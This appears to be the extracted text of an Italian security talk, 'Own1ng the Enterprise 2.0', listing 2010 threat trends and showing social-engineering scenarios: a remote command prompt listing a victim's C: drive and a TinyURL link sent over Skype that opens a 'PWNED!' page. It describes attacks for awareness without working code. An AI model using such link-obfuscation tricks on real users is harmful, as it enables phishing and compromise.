Loretta Falcomata	loretta.falcomata	AU
Miriam Falcomatà	miriam.falcomata	Reggio Calabria, IT


Exploiting...

Own1ng the Enterprise 2.0



Exploiting...

Own1ng the Enterprise 2.0



Il presente..

2010(*)..

- **malware**
 - **targetted spyware**
 - **SCADA (Stuxnet, ..)**
 - **mobile**
 - **mass exploiter**
- **VoIP phreaking**
- **SCADA (Smart cities, Internet of things, ..)**
- **“App” (e back-end)**

Social engineering 2.0


img src: <http://bits.blogs.nytimes.com/2007/10/30/bill-gates-has-joined-facebook-he-has-friends/>



Scenario 1: utenti

malware

Mr. Malicious 2.0



Scenario 1: utenti

malware

Mr. Malicious 2.0



```
C:\Documents and Settings\baltar\Desktop>dir C:\
dir C:\
Il volume nell'unit  C non ha etichetta.
Numero di serie del volume: 6813-B985


Directory di C:\

21/10/2010  14.54           0 AUTOEXEC.BAT
21/10/2010  14.54           0 CONFIG.SYS
21/10/2010  15.11    <DIR>      Documents and Settings
21/10/2010  15.11    <DIR>      Programmi
21/10/2010  15.11    <DIR>      WINDOWS
                2 File           0 byte
                3 Directory  8.961.507.328 byte disponibili

C:\Documents and Settings\baltar\Desktop>
```

Scenario 1: utenti

malware



URL "shortener"

..come offuscare un link con un semplice click




URL "shortener"


..come offuscare un link con un semplice click

The image shows a sequence of events in a web browser. In the background, a Skype chat window displays a message from user '31337' containing the URL <http://tinyurl.com/lcb5t4>. In the foreground, a Mozilla Firefox browser window is open to the URL http://www.cioccolata.it/cuesto_url_pocreboe_essere_per_colo. A small error dialog box is overlaid on the browser, displaying a warning icon and the text "PWNED!". The dialog box has an "OK" button. The browser's address bar shows the full URL, and the page content features a cartoon illustration of a skull wearing a cap with "666" on it, holding a large knife.

